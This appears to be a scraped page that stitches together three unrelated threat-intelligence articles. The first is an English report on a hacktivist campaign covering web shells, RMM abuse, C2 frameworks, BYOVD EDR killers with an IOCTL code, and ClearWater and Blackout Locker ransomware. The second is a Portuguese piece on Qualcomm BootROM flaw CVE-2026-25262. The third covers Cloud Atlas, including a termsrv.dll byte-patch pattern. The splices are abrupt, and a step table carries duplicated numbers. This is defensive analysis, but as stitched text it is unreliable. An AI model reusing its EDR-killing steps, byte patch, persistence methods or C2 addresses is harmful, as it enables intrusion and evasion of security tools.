Besides the artifacts listed above, we discovered ClearWater ransomware in other compromised infrastructures. Interestingly, during this same window, public sources showed Hakerskii Kit claiming a successful attack on a Russian factory. Also detected in that facility’s infrastructure was ClearWater ransomware, with the attackers publicly thanking the С.A.S. group for their contribution.
We uncovered several samples of Warp RAT within the hit infrastructures, which we link to the Goffee threat group. A detailed report on this specific activity will be published at a later date.
Technical details
Vulnerable web servers and fd.aspx
Analysis of the compromised environments revealed that the attackers gained initial access in most cases by exploiting the ProxyShell vulnerability in Microsoft Exchange, which allows for full server compromise.
Once inside, the attackers deployed the fd.aspx web shell – a modular ASP.NET file designed for remote control, file transfers, and system reconnaissance. Communication with the web shell relied on a basic security check: if the key parameter in an incoming request failed to match the AUTH_KEY constant, fd.aspx simply returned “Access Denied”.
Access key verification
If the verification was successful, the command contained in the request’s scriptText parameter was passed directly to PowerShell, and the output returned to the operator in the body of the HTTP response. In environments where PowerShell execution was restricted, the web shell swapped it out for cmd.exe. The CreateNoWindow: true and UseShellExecute: false flags were used to keep the command execution hidden from the user.
Beyond running commands, the web shell features bidirectional Base64-encoded file transfers. This allows any binary data – like executables, archives, or certificates – to be passed right inside the body of an HTTP request. The UploadFile function writes files to any directory the web server process can access, which makes it easy to drop additional shells or swap out legitimate files. The DownloadFile function exfiltrates any accessible file from the compromised system back to the attackers’ C2 server.
The web shell also includes a system reconnaissance feature that grabs the following data points:
OSVersion: operating system version
MachineName: hostname
UserName: current username
UserDomainName: domain name
ProcessorCount: number of processors
SystemDirectory: system directory path
CurrentDirectory: current working directory
Version: .NET Framework version
Additionally, the reconnaissance feature uses the DriveInfo.GetDrives() function to enumerate running processes and map out connected drives – along with the amount of free space available on each. This file system reconnaissance is topped off with LastWriteTime metadata for each object, which helps the operator quickly spot recently modified files and get their bearings within the storage layout.
Alongside the web shells, we encountered a variety of scripts and C2 frameworks across all compromised infrastructures, which we break down below.
Scripts deployed
Once the attackers gained control over a target system, they moved on to the next phase: loading their required toolkit via custom scripts. Variations of these scripts were consistently found alongside fd.aspx on compromised hosts. Most of them interact with legitimate tools, which makes them look almost identical to routine administrative scripts at first glance. The only real giveaway is the code comments, written in Ukrainian. One such script is responsible for deploying AnyDesk on the compromised host.
The build quality of these scripts is worth discussing separately. Several of them show telltale signs of AI generation; inside some compromised systems, we found multiple iterations of the exact same script, a few of which were completely broken. AI-generated code typically fails to work out of the box and requires manual tweaking to run properly.
First, the script checks for admin privileges, as it cannot proceed without them. If that check passes, it looks for an active anydesk.exe process. If the process is missing, the script fetches and installs the application directly from the official website. Once AnyDesk is successfully installed, the script configures an unattended access password and pulls the unique AnyDesk ID. All the collected details are compiled into a report and exfiltrated to the attackers’ server at 185.221.153[.]121. Because we spotted simultaneous activity from multiple groups – 4BID, Hakerskii Kit, and C.A.S. – on the analyzed hosts, this IP address could potentially belong to any one of them.
Besides AnyDesk, the threat actors leverage other legitimate tools. One example is Microsoft Dev Tunnels, a Microsoft service that exposes a local server to the internet. It’s brought into the system by a separate script that, much like the one for AnyDesk, checks if the utility is already present before downloading it from the official site. In certain instances, the utility was fetched directly from the attackers’ server instead:
Once installed, the application runs, and the resulting connection details are saved to a file named login.txt. The contents of this file consist of standard instructions for using a provided code to authenticate on a Microsoft page through a web browser.
To sign in, use a web browser to open https://login.microsoft.com/device and enter the code [CODE].
As a final step, the script opens up the required ports and creates the tunnel, giving the attackers a back door into the compromised host.
Another script we uncovered handles the installation of Panorama9, a legitimate remote monitoring and management utility. Immediately after downloading that application, the attackers configure it via the registry to hide both its system tray icon and its installation folder. To camouflage the Panorama9 services, the attackers rename them to Windows Update Helper and Windows Update Helper Cache and swap out their descriptions, making the utility look almost identical to standard system components. Once the utility finishes its job, the script clears its tracks.
The attackers used a dedicated script to establish persistence on the system. When executed, it used the net user command to spin up a local user account and then hid it via the registry. The script added this new user to every available local group; if the machine was domain-joined, it also attempted to inject the user into all Active Directory groups.
At the same time, the script tweaked RDP settings: it set the minimum encryption level through the registry, added a firewall rule to allow port 3389, and ran the relevant services.
After it wrapped up its main tasks, the script wiped the event logs, command history, temporary files, and finally itself. Once the attackers got what they wanted out of the infected host, they triggered another script that removed the previously created user account, cleaned out the registry keys generated during the earlier phases, and then deleted itself as well.
The scripts described here are just the most telling examples out of dozens of samples we found. An analysis of the attackers’ toolkit reveals a clear trend: they aren’t just fine-tuning the solutions they’ve used in the past (specifically, the AnyDesk deployment script), but are actively broadening their arsenal with new tools like Panorama9, Dev Tunnels, and others.
Publicly available utilities
As previously mentioned, the attackers leverage a broad spectrum of dual-use public software, such as all kinds of remote monitoring and management utilities. While they use the scripts discussed above to drop some of the utilities onto systems, we didn’t encounter scripts for others, so we can’t confirm whether any exist. We observed the following tools deployed across the campaigns in question:
AnyDesk: a remote administration tool
Advanced IP Scanner: a network scanning utility
Dev Tunnels: a Microsoft service used for exposing a server to the internet
Panorama9: an IT infrastructure management and monitoring service
Nezha Monitoring: a server status monitoring utility
Tactical RMM: a remote monitoring and management tool
C2 and communications
To gain a foothold in the victim’s infrastructure, the attackers relied on several post-exploitation frameworks. Some of these are publicly available utilities, while others are custom-built.
Among the publicly available tools in the group’s arsenal are:
Sliver
Havoc
Apollo Mythic
Adaptix
We also discovered a previously undocumented backdoor, dubbed BlackSalt, which contacts the C2 server to fetch commands and executes them via cmd.exe.
Sliver
On several hosts, following the initial Microsoft Exchange server compromise, files named upd.exe, winhost.exe, update1.exe, update.exe, and akolo.exe were dropped alongside the previously mentioned fd.aspx files and scripts. All of them were located in the C:\Windows\System32\inetsrv\ directory and were configured as SFX archives with nearly identical payloads, which ran an install.bat script upon extraction.
Contents of the SFX archive
The install.bat script contents
The script copies the malicious components into the Windows folder and installs servicechecker.bat as a system service. To do this, it leverages the legitimate Windows Service Wrapper (WinSW) utility included in the archive under the filename backupsrv.exe. The archive also contains the WinSW configuration file, backupsrv.xml, which specifies exactly which script should be registered as a service. Once installed, servicechecker.bat is configured to run automatically on system boot.
The servicechecker.bat script, in turn, runs backupagnt.exe, a loader for the main malicious component housed in WindowsInternal.UpdateComponent.dll. This file was built with the help of the Donut utility and is encrypted with a simple single-byte XOR key (0x0F). Its primary job is to inject the Sliver code straight into the device’s memory.
The backupagnt.exe loader code
All Sliver instances uncovered during this investigation were configured to communicate with the C2 server at 185.221.153[.]121 over mTLS.
Havoc
Inside a similar SFX archive located in the user directory $user\desktop\ under the filename demon.x64.exe, we found another post-exploitation framework: Havoc. This instance was configured to communicate with the C2 server at 77.72.85[.]62.
Apollo
Mythic Apollo is a cross-platform post-exploitation agent used within the Mythic framework to manage compromised systems. It provides a persistent connection to the C2 server, executes operator commands, handles file uploads/downloads, runs arbitrary code, and supports expansion via plugins. We previously provided a detailed breakdown of the Mythic framework in our post, Hunting for Mythic in Network Traffic.
Here is an example of the Mythic Apollo configuration we encountered in these hacktivist attacks:
This specific sample of the .NET Mythic Apollo agent was compiled with an extensive suite of modules and supports multiple transport profiles that enable communication via HTTP, TCP, WebSocket, SMB, named pipes, and web shells. The C2 address 77.72.85[.]62 is hardcoded into its configuration.
Adaptix
AdaptixC2 is another post-exploitation framework in the attackers’ arsenal. This is a relatively new open-source project, which we broke down in our post, Adapt or pay:an analysis of the AdaptixC2 framework.
The agent samples discovered during our investigation into these hacktivist campaigns consist of a packed AdaptixC2 Beacon delivered via a custom x64 loader. Upon execution, the payload decrypts an embedded shellcode, allocates memory, and executes the malicious payload using the CreateThread WinAPI function. Packed inside the shellcode is the AdaptixC2 Beacon agent in DLL format, featuring a configuration encrypted using RC4.
According to the AdaptixC2 classification system, this agent falls under the BEACON_HTTP type. It is capable of executing commands, performing file operations, enumerating and killing processes, launching new programs, and exfiltrating data back to the C2. It also supports SOCKS port forwarding and BOF modules.
AdaptixC2 uses encryption to keep its configuration under wraps. The corresponding block contains the data size, the actual RC4-encrypted configuration, and a 16-byte key.
Example agent configuration
Example of agent requests pinging the C2 address, as flagged by Kaspersky solutions and displayed in Kaspersky Threat Lookup
BlackSalt Backdoor
During the investigation, we also came across target infrastructures running vulnerable versions of Microsoft Exchange where – much like the Sliver cases – SFX archives named WindowsServiceHelper.exe were discovered in the C:\Windows\System32\inetsrv\ directory. Once extracted, the archive executed an install.bat file.
Similar to the other archives of this type, the script uses the WinSW utility to install the malicious components. In this specific case, however, the primary payload is a file named svc.exe, which turns out to be an obfuscated backdoor written in VBS. Much like the deployment scripts used for the remote management utilities, the code of this setup BAT script was clearly put together with AI tools and features comments in Ukrainian.
Main backdoor loop
The backdoor is essentially a textbook reverse shell. Its capabilities boil down to fetching commands from the C2 server at 45.150.109[.]2, executing them via cmd.exe, and piping the output back to the C2.
EDR killers
In their attacks, the threat actors deploy what are known as EDR killers: malicious tools designed to disable security software on the system. In the vast majority of cases, these utilities rely on the BYOVD technique.
On the hosts compromised during these hacktivist operations, we discovered samples named kil.exe and Killer.exe. These are modified versions of the public, Rust-based BYOVD project EDRKiller. The attackers streamlined the utility to act strictly as a client for the driver and expanded the hardcoded list of security processes to terminate. The sample targets the vulnerable Warsaw_PM driver, though it lacks the functionality to load the driver itself – the attackers drop it onto the system separately.
The general workflow plays out as follows:
In user mode, the program finds the PID of the target process.
It opens a handle to \\.\Warsaw_PM.
It constructs a buffer containing the target process’s PID.
It calls DeviceIoControl.
The driver executes the calls:
ZwOpenProcess;
ZwTerminateProcess.
The EDR killer continuously enumerates processes, repeatedly sending the IOCTL and terminating the target processes every single time they pop up.
Example of the process list storage inside the EDR killer
Both kil.exe and Killer.exe share the exact same list of processes targeted for termination:
Another utility used to kill security software processes is ghostdriver.exe, an unmodified build of the open-source project GhostDriver. In this case, the attackers simply pulled a version straight from GitHub and didn’t modify any of its code.
Example of output from the GhostDriver utility
The tool operates through the following stages:
Identify target processes The program takes a list of process names (such as msmpeng.exe) via command-line arguments. If no list is specified, it falls back to a default set.
Enumerate system processes To locate PIDs, the tool relies on standard Windows APIs:
CreateToolhelp32Snapshot
Process32First
Process32Next
Generate a list of processes to kill.
Load the vulnerable driver This is the core phase of the utility’s operation. During this step:
The sys driver is written to disk.
A SERVICE_KERNEL_DRIVER type service is created.
The driver is kicked off via the Service Control Manager (SCM).
GhostDriver.sys is hardcoded inside the GhostDriver executable and is a binary driver known as RentDrv2 (BadRentdrv2).
It contains the CVE-2023-44976 vulnerability, which allows it to:
Accept user-mode commands via DeviceIoControl.
Perform operations on processes from kernel mode.
Bypass security mechanisms, including Protected Process.
Upon execution, GhostDriver drops RentDrv2 to disk, loads it into the Windows kernel, and connects to it via the virtual device \\.\rentdrv2. The utility then issues command 0x22E010 to the driver, passing along the target process ID, and the driver terminates that process directly from kernel mode.
GhostDriver runs in a continuous loop. Every ~700 ms, it rescans for the target processes and sends out termination commands.
After the driver starts up, the utility attempts to delete the ghostdriver.sys file. To do this, it opens a file handle, uses the SetFileInformationByHandle WinAPI function to rename it to something like :GhostDriver, reopens the handle, and marks the file for deletion via FileDispositionInfo. Before wrapping up, it also tries to stop and remove the driver service, and delete the C:\rentdrv.log file where the driver writes its logs.
Example of the adversary command execution launching GhostDriver:
Current versions of Kaspersky products are resilient to these types of attacks: the utilities described in this post cannot terminate their processes.
Connection to the ClearWater ransomware
Alongside the previously described Mythic Apollo samples (C2: 77.72.85.62), backupagnt.exe loaders, and Panorama9 deployment scripts, we discovered a new ransomware strain named ClearWater across several compromised infrastructures. Written in C++ and compiled with GCC (MinGW), the sample is a 64-bit Windows executable. It features zero obfuscation; in fact, the binary wasn’t stripped of its DWARF debug information. This makes analyzing the sample significantly easier and points to either sloppiness or a lack of technical expertise on the developers’ part.
Original function names preserved within the Trojan’s body
When executed, ClearWater logs its progress in a separate console window.
The console window displayed upon launching the Trojan
File encryption
Like most ransomware strains, ClearWater is a Trojan designed to locate and encrypt the victim’s files. The Trojan executable contains a hardcoded RSA-2048 primary public key in PEM format.
For every file it processes, the ransomware generates a new 32-byte key and a 12-byte nonce – though only 8 of those 12 bytes are actually used – and encrypts the file’s contents via the ChaCha20 symmetric algorithm. The ChaCha key is then RSA-encrypted and appended to a specific data structure at the end of the file. To pull this off, the malware leverages cryptographic implementations from the open-source libsodium library.
The Trojan processes all files except those with a .txt extension. This approach can easily break installed software, as it blindly encrypts both libraries and executables; however, it does explicitly skip the system directory during its search. Encrypted files are additionally appended with the .clear extension. The malware scans for targets on local drives as well as SMB network shares, which it maps out by using the net view command.
Additional functionality
Within every directory it processes, the Trojan drops the attackers’ demands into a file named CLEARWATER_README.txt.
Ransom note:
Additionally, by modifying the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key, the malware sets up a persistence mechanism that automatically opens the ransom note with notepad.exe on startup.
ClearWater is distributed inside a self-extracting archive. The extraction script runs in silent mode (GUIMode=”2″), escalates privileges via a UAC prompt, drops the Trojan at C:\ProgramData\ClearWater_x64.exe, and kicks it off. Once the ransomware finishes running, the SFX archive cleans up after itself and wipes the original archive (SelfDelete=”1″).
Alongside this script and the Trojan executable, the archive includes a BMP image. The ransomware sets this image as both the desktop wallpaper (by tweaking the HKEY_USERS\<…>\Control Panel\Desktop\Wallpaper registry key and calling SystemParametersInfoA with the SPI_SETDESKWALLPAPER parameter) and the lock screen background (by modifying the LockScreenImagePath and LockScreenImageUrl values under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\PersonalizationCSP).
Two variants of the desktop and lock screen image
To complicate system recovery after the attack, ClearWater performs several actions typical of ransomware:
Deletes shadow copies using the following commands:
Wipes the backup catalog and disables Windows Restore:
Removes restore points:
Disables the system startup recovery option:
ClearWater also features a kill_all_non_whitelisted_processes() function designed to terminate active tasks, though it doesn’t actually call it during execution. This function leverages PowerShell to look up and kill any process whose name isn’t included in a hardcoded allowlist within the Trojan’s body. It uses the following PowerShell code to do this:
In a previously published report (link in Russian) on collaborations between several hacktivist groups, we highlighted a tool called Blackout Locker. In late January 2026, the 4BID group ran a series of attacks against organizations in Russia using an updated version of this malware. This section breaks down the new version of Blackout Locker and covers its key characteristics uncovered during our analysis.
Rust dropper
The attackers use a dropper written in Rust to distribute Blackout Locker. Depending on the specific sample, the dropper first carries out a series of staging actions. It then writes the payload executable to …\Users\[USERNAME]\AppData\Local\Microsoft\[REDACTED].dat and swaps its extension to EXE by calling the Windows command prompt:
After that, it launches the renamed executable.
Blackout Locker
The primary tool deployed in the attacks in question is an updated version of Blackout Locker.
Our analysis revealed that the key difference in this new version is the addition of a screen locker component, which it drops and executes in tandem with the ransomware’s main background payload.
During the initial phase, the screen locker file is created under the following paths:
To launch the screen locker, several tasks are created:
The screen locker is also written to the following registry keys:
After this, two LNK files, SystemHelper.lnk and WindowsHelper.lnk, are created via PowerShell for subsequent execution:
The first file is placed in the %PROFILEPATH%\All users\Start menu\Programs\Startup directory:
The second file is placed in the %USERPROFILE%\Start menu\Programs\Startup directory:
As a result, a shortcut is created in the startup folder pointing to WindowsSystemHelper.exe located on the desktop. This ensures the screen locker appears every time the user logs in. Even if the victim enters the correct password into the locker window, it will keep popping back up; while the window itself closes after password entry, the corresponding task is never actually deleted.
Screen locker
During execution, Blackout Locker generates a file named README.txt, which the screen locker later references to pull the text displayed to the user. Some Blackout Locker samples drop a ransom note written in English:
On the lock screen, it may look like this:
Other samples deploy a ransom note in Russian:
If the program fails to read README.txt, it falls back to a hardcoded ransom message. If this fallback message is in Russian but the victim’s operating system lacks support for Cyrillic encodings, the loader’s on-screen output renders as garbled text.
Attack geography
The majority of the compromised infrastructures belong to Russian and Belarusian organizations, which aligns with the stated agenda of these hacker groups. However, for the first time, we identified victims in other countries with no relation to this agenda: Kazakhstan, the UAE, Syria, and Egypt. Within the network of a Kazakh aviation company, we detected multiple post-exploitation frameworks pointing to C2 servers at 77.72.85[.]62 and 185.221.153[.]121, traces of the Panorama9 and Tactical RMM platforms, and backupagnt.exe loaders. A similar footprint was observed in the infrastructure of an Egyptian hospital, though the familiar toolkit was augmented by the fd.aspx web shell. The remaining international victims exhibited a nearly identical combination of artifacts, with only minor variations.
While the primary targeting vector previously centered on Russia and Belarus, the threat actors now appear to be pivoting their attention toward the wider CIS region and the Middle East. This strategic shift correlates with a statement from a member of the 4BID group, who claimed that attacking Russia is no longer profitable.
Takeaways
The hacktivist groups discussed in this report are steadily expanding the geographical footprint of their campaigns, pushing beyond Russia and the wider CIS region. Alongside this expansion, we observe the growing use of ransomware and other tooling consistent with financially motivated operations, which may further influence their choice of victims.
This shift underscores the critical need for continuous threat landscape monitoring. To stay ahead of threat actors, organizations must look beyond the immediate risks facing their perimeter and proactively track emerging threats, including the tactics of groups targeting specific industry verticals or geographic regions.
Detection by Kaspersky solutions
Kaspersky solutions reliably detect the malicious activity in question at every stage of the malware lifecycle. This section outlines potential detection scenarios.
Publicly available dual-use software leaves numerous artifacts on targeted hosts, which helps Kaspersky Endpoint Detection and Response Expert trace the activity of these utilities.
For instance, network connections established with Panorama9 servers both during the initial software launch and throughout the tool’s operation trigger the panorama9_dns_activity rule. The Hunt Hub section of our TI Portal features detection rules for other event types and specific operating systems, searchable with the keyword panorama9. Similar rules exist for the other utilities described in this post: Tactical RMM, Nezha, and Dev tunnels.
GhostDriver.exe relies on an embedded vulnerable driver, which it drops onto the target host. The creation of these drivers is detected by the vuln_driver_created_by_unsigned_process rule family.
Ransomware is inherently quite noisy and so can be detected at various execution phases. The execution graph within Kaspersky Cloud Sandbox on our Threat Intelligence Portal visualizes the entire ClearWater execution chain, capturing key behaviors such as modifying the desktop wallpaper and deleting shadow copies.
ClearWater execution graph in Kaspersky Cloud Sandbox
Additionally, the Threat Lookup and Research Graph sections of Kaspersky Threat Intelligence Portal allow you to visualize and analyze the connections between the malicious domains and files used by the adversaries.
Visualization via Research Graph on Kaspersky Threat Intelligence Portal
Kaspersky Threat Lookup demonstrating the connection between malicious files and the attackers’ IP address
Monitoring network traffic is another highly effective method for detecting the malicious activity described here. Kaspersky Anti Targeted Attack (KATA) with the NDR module detects the network communications of all malware samples in question utilized throughout this campaign.
For instance, upon detecting HTTP network activity characteristic of the BlackSalt backdoor, the system triggers an alert for the Backdoor.BlackSalt.HTTP.C&C rule triggering.
Imagine entregar seu smartphone para conserto. Alguns dias depois, você o busca e, ótimo, ele voltou a funcionar! Mas você nem perceberá que um código malicioso foi inserido no seu dispositivo, permitindo que invasores acessem seu smartphone mesmo quando ele estiver bloqueado.
Essa é a introdução da história apresentada pelos pesquisadores do Kaspersky ICS CERT, Alexander Kozlov e Sergey Anufrienko, na conferência Black Hat Asia 2026. Eles descobriram uma vulnerabilidade que desafia as premissas convencionais sobre a segurança de smartphones e dispositivos IoT. O problema está no próprio núcleo dos chips da Qualcomm.
O que é o BootROM?
Para compreender a gravidade dessa descoberta, primeiro precisamos entender como um dispositivo moderno que utiliza um chip da Qualcomm é inicializado. Imagine uma fortaleza com múltiplas camadas de segurança. Cada camada subsequente verifica a autorização emitida pela anterior. A base de tudo, a camada mais confiável do sistema, é o BootROM, uma memória somente leitura incorporada diretamente ao silício que não pode ser modificada após sair da fábrica.
O BootROM é o primeiro componente a ser executado quando um dispositivo é ligado. Ele verifica a assinatura do próximo carregador de inicialização, que por sua vez verifica o seguinte, criando uma cadeia de confiança que se estende até o sistema operacional. Se um invasor conseguir comprometer essa cadeia no nível do BootROM, está tudo acabado: o código malicioso será executado antes mesmo de o sistema operacional principal ser carregado.
É exatamente isso o que os invasores podem fazer ao explorar a vulnerabilidade CVE-2026-25262, descoberta pelos pesquisadores do Kaspersky ICS CERT.
Modo de download de emergência como porta de entrada
A pesquisa teve início com um protocolo chamado Sahara. Trata-se de um componente do Modo de download de emergência (EDL). Ele é utilizado por fabricantes e centros de serviço para recuperar dispositivos inoperantes: o telefone é conectado a um computador via USB e um programa utilitário especial assinado pelo fabricante, neste caso a Qualcomm, é transferido para o dispositivo.
O Sahara é implementado diretamente no ARM PBL (Primary Boot Loader), ou seja, no próprio BootROM. Isso significa que o protocolo é executado antes da inicialização do sistema operacional, da verificação dos privilégios de acesso do usuário e da ativação dos controles de segurança. O dispositivo simplesmente aguarda uma conexão USB, pronto para receber dados.
O fluxo de comunicação parece simples: o dispositivo envia um handshake (HELLO) ao computador, o computador seleciona o modo, inicia-se um ciclo de transferência do programa utilitário em blocos e, por fim, o dispositivo executa o código carregado. E foi justamente na lógica de verificação desses blocos de dados que a vulnerabilidade foi identificada.
Write-what-where: a essência da vulnerabilidade
Em termos técnicos, o bug introduzido pelos desenvolvedores é classificado como CWE-123: Write-What-Where Condition. Trata-se de uma das falhas mais graves possíveis em programação de baixo nível. Ele permite que um invasor grave dados arbitrários em um endereço arbitrário na memória do dispositivo.
Sem entrar em muitos detalhes técnicos, basta dizer que, ao explorar a vulnerabilidade descoberta, os invasores conseguem acessar qualquer dado do dispositivo, incluindo senhas inseridas pelo usuário, arquivos, contatos, dados de geolocalização e até sensores de hardware, como câmera e microfone. Em determinados cenários, é possível obter controle total sobre o dispositivo. Bastam alguns minutos de acesso físico ao dispositivo por meio de uma conexão a cabo para que ele seja comprometido. Isso representa um risco caso você leve seu smartphone para conserto, entregue-o a outra pessoa para configuração e instalação de aplicativos ou simplesmente o deixe sem supervisão.
Quais dispositivos são afetados
A vulnerabilidade CVE-2026-25262 afeta as seguintes séries de chips da Qualcomm: MDM9x07, MDM9x45, MDM9x65, MSM8909, MSM8916, MSM8952 e SDX50, incluindo todas as versões lançadas até o momento, enquanto a vulnerabilidade não for corrigida pelo fabricante.
Esses chips estão longe de ser obsoletos. O MDM9207, usado na maior parte da nossa pesquisa, está integrado a módulos de modem para a Internet das Coisas (IoT), equipamentos industriais, dispositivos domésticos inteligentes, sistemas de monitoramento de saúde, rastreadores logísticos e terminais bancários. O MSM8916 equipa muitos smartphones de baixo custo, enquanto o SDX50 é usado em unidades de controle automotivo.
Como os dispositivos vulneráveis são atacados
O ponto crítico é que o invasor precisa de acesso físico ao dispositivo para realizar esse ataque. No mundo real, isso ocorre nas seguintes situações:
Reparos de smartphones em assistências técnicas não autorizadas, onde o telefone fica por várias horas
Inspeções alfandegárias em alguns países, onde os dispositivos são retidos, inspecionados e depois devolvidos
Golpes de “achados e perdidos”, em que seu telefone é roubado, manipulado e depois misteriosamente recuperado
Espionagem corporativa por um agente interno ou um funcionário desonesto
Bastam alguns minutos de acesso físico ao dispositivo para que um invasor insira um backdoor em camadas tão profundas do sistema que ferramentas convencionais de análise não conseguirão detectá-lo na maioria dos casos.
Por que não há correção e o que fazer a respeito
A Qualcomm foi notificada da descoberta em março de 2025 e confirmou a vulnerabilidade nos seus chips. Para identificá-la, o fornecedor a classificou como CVE-2026-25262 e, em 20 de abril de 2026, o Kaspersky ICS CERT publicou informações técnicas sobre a vulnerabilidade e recomendações para os usuários.
A Qualcomm incluiu essa vulnerabilidade em seu boletim de segurança de maio. Embora seja fundamentalmente impossível corrigir dispositivos já fabricados, a empresa prometeu produzir todos os chips futuros sem essa vulnerabilidade.
Se você tem um dispositivo com um chip afetado, siga as recomendações abaixo para reduzir o risco de infecção.
Controle o acesso físico aos seus dispositivos: não os deixe sem vigilância, especialmente ao viajar a lazer ou a negócios.
Escolha somente assistências técnicas autorizadas para reparos e manutenção.
Mantenha o firmware atualizado. Isso não corrigirá a vulnerabilidade do BootROM, mas pode eliminar muitas vulnerabilidades relacionadas em camadas superiores.
Use uma solução de segurança confiável no seu dispositivo. Ela protegerá seu dispositivo contra outras ameaças que, combinadas com essa vulnerabilidade, podem levar a consequências imprevisíveis.
Caso o seu dispositivo com um chip Qualcomm vulnerável superaqueça quando ocioso, relate picos inesperados no tráfego de rede ou apresente aplicativos agindo de forma estranha, você pode ter sido vítima dessa vulnerabilidade. É possível remover o código malicioso e restaurar o dispositivo ao seu estado original simplesmente interrompendo completamente o fornecimento de energia. Isso significa remover a bateria ou deixá-la descarregar completamente até que o dispositivo se desligue. Nesse caso, é provável que o código malicioso não persista no dispositivo pois, durante nossa pesquisa, não foi possível confirmar se ele conseguiria permanecer na memória não volátil.
Quer saber mais sobre vulnerabilidades graves em smartphones Android? Confira estas postagens:
In 2025, we observed pervasive SSH tunnel activity, which has remained active into 2026, affecting many government organizations and commercial companies in Russia and Belarus. Behind some of this activity is Cloud Atlas, a group we have known since 2014. During our investigation, we identified new tools used by this group, as well as indicators of compromise.
The group is back to sending out archives containing malicious shortcuts that launch PowerShell scripts. This technique is employed in addition to the previously described use of malicious documents, which exploit an old vulnerability in the Microsoft Office Equation Editor process (CVE-2018-0802) to download and execute malicious code. We have observed the use of third-party public utilities (Tor/SSH/RevSocks) to gain a foothold in infected systems and create additional backup control channels.
Technical details
Initial infection
As for the primary compromise, Cloud Atlas remains consistent in using phishing. In the observed campaigns, the attackers emailed a ZIP archive containing an LNK file as an attachment.
Malware execution flow
Attackers use LNK shortcuts to covertly execute PowerShell scripts hosted on external resources. The command line of the shortcut:
Example of the PowerShell script downloaded and executed by the shortcut:
Example of the PowerShell script downloaded by the shortcut
Actions performed by the downloaded PowerShell:
Step
Action
Description
1
Drops “$temp\fixed.ps1”
Pre-staging: places the main payload locally in advance to ensure an execution capability independent of subsequent network connectivity or C2 availability.
2
Creates “Run” registry key “YandexBrowser_setup” for “$temp\fixed.ps1” startup
Early persistence: guarantees execution upon the next logon or reboot. If the script is interrupted during later stages, the payload will still activate automatically.
3
Downloads and drops “$temp\rar.zip”
Extracts “*.pdf” from the downloaded “$temp\rar.zip”
Payload delivery: retrieves the decoy archive from the remote server to prepare user-facing content for the distraction phase.
4
Extracts “*.pdf” from the downloaded “$temp\rar.zip”
Decoy preparation: unpacks the legitimate-looking document so it can be executed silently without requiring user interaction.
6
Opens extracted decoy document “*.pdf” with user’s default software
User distraction: opens a convincing document to maintain user engagement and creates a legitimate workflow appearance to buy additional 30–120 seconds for background operations.
6
Executes “taskkill.exe /F /Im winrar.exe”
Process concealment: terminates the archive extractor to prevent the user from seeing the archive contents or noticing unexpected file extraction activity.
7
Searches and deletes “rar.zip”, “*.pdf.zip” and “*.pdf.lnk”
Anti-forensic cleanup: removes the initial infection artifacts before activating the main payload, reducing the number of disk traces available for incident response or EDR correlation.
8
Executes “$temp\fixed.ps1”
Controlled execution: launches the main payload only after persistence is secured, the user is distracted, and access traces are cleaned up.
Fixed.ps1 (loader)
The primary purpose of the Fixed.ps1 script is to deliver and install subsequent malware onto the compromised system, specifically VBCloud and PowerShower. Fixed.ps1 establishes persistence (by adding itself to registry Run keys), creates a decoy for the user (by opening a PDF document), and executes the next stages of the attack.
Fixed.ps1::Payload (VBCloud dropper)
Example of the fixed.ps1::Payload (VBCloud dropper)
This module functions as a dropper for the VBCloud backdoor. It drops two files onto the infected machine:
video.vbs: the loader of the backdoor,VBCloud::Launcher. This is a VBScript that decrypts the contents of video.mds (typically using RC4 with a hardcoded key) and executes it in memory.
video.mds: the encrypted body of the backdoor, VBCloud::Backdoor. This is the main module that connects to a C2 server to receive additional scripts or execute built-in commands. This backdoor is designed to function as a stealer, specifically targeting files with extensions of interest (such as DOC, PDF, XLS) and exfiltrating them.
Fixed.ps1::Payload (PowerShower)
This module installs a second backdoor called PowerShower on the system. We don’t have the specific script that performs this installation, but we assume it’s performed by a script similar to fixed.ps1::Payload (VBCloud dropper).
Unlike VBCloud, which focuses on file theft, PowerShower is primarily used for network reconnaissance and lateral movement within the victim’s infrastructure. PowerShower can perform the following tasks:
Collect information about running processes, administrator groups, and domain controllers.
Download and execute PowerShell scripts from the C2 server.
Conduct “Kerberoasting” attacks (stealing password hashes of Active Directory accounts).
PowerShower is dropped onto the system via the path ‘C:\Users\[username]\Pictures\googleearth.ps1’.
Contents of the googleearth.ps1(PowerShower)
PowerShower::Payload (credential grabber)
PowerShower downloads an additional script for stealing credentials. It performs the following actions:
Creates a Volume Shadow Copy of the C:\ drive.
Copies the SAM (stores local user password hashes) and SECURITY system files from this shadow copy to C:\Users\Public\Documents\, disguising them as PDF files.
The script is launched in several stages. To execute with high privileges, the script uses a UAC bypass technique via fodhelper.exe (a built-in Windows utility). This allows PowerShell to run as an administrator without directly prompting the user, which could otherwise raise suspicion.
The full launch chain looks like this:
The full Base64-decoded script is given below.
Multi-user RDP by patching termsrv.dll
Moving laterally across the victim’s network, the attackers executed a suspicious PowerShell script named rdp_new.ps1 (MD5 1A11B26DD0261EF27A112CE8B361C247):
The script is designed to allow multiple RDP sessions in Windows 10 by patching the termsrv.dll file. Termsrv.dll is the core Windows library that enforces Remote Desktop Services rules.
By default, Windows limits the number of simultaneous RDP sessions. Removing this restriction allows attackers to operate on the machine in the background without disconnecting the legitimate user, thereby reducing the likelihood of detection.
At first, the script enables RDP on the firewall and downgrades the RDP security settings:
Before modifying termsrv.dll, the script takes ownership and assigns itself full permissions. Then the script finds the sequence of bytes 39 81 3C 06 00 00 ?? ?? ?? ?? ?? ?? and replaces it with B8 00 01 00 00 89 81 38 06 00 00 90. After these manipulations, the script restarts the RDP service.
Example of script
The patched version allows multiple concurrent logins so attackers can stay connected without disrupting the legitimate user, thereby reducing suspicion.
Reverse SSH tunneling
As mentioned above, during this wave of attacks, the adversaries widely deployed reverse SSH tunnels to many hosts of interest. The compromised machine initiates an SSH connection to an attacker-controlled server, which allows attackers to bypass standard firewall rules via establishing outbound connections.
That way, even if the primary backdoor is discovered, the attackers can maintain control through the SSH tunnel.
To install a reverse SSH tunnel on a victim’s host, the attackers run VBS scripts via PAExec or PsExec.
We’ve seen three types of scripts:
Gen.vbs (WriteToSchedulerGenerateKey.vbs) generates key for SSH tunnel.
Kill.vbs (WriteToSchedulerKillSSH.vbs) stops reverse SSH tunnel via taskkill.exe.
To achieve persistence, the attackers added a new scheduled task in Windows:
In some cases, before establishing a reverse SSH tunnel, attackers set new access permissions to the folder containing the private key to prevent the legitimate user or system administrators from easily accessing or modifying it:
Patched OpenSSH
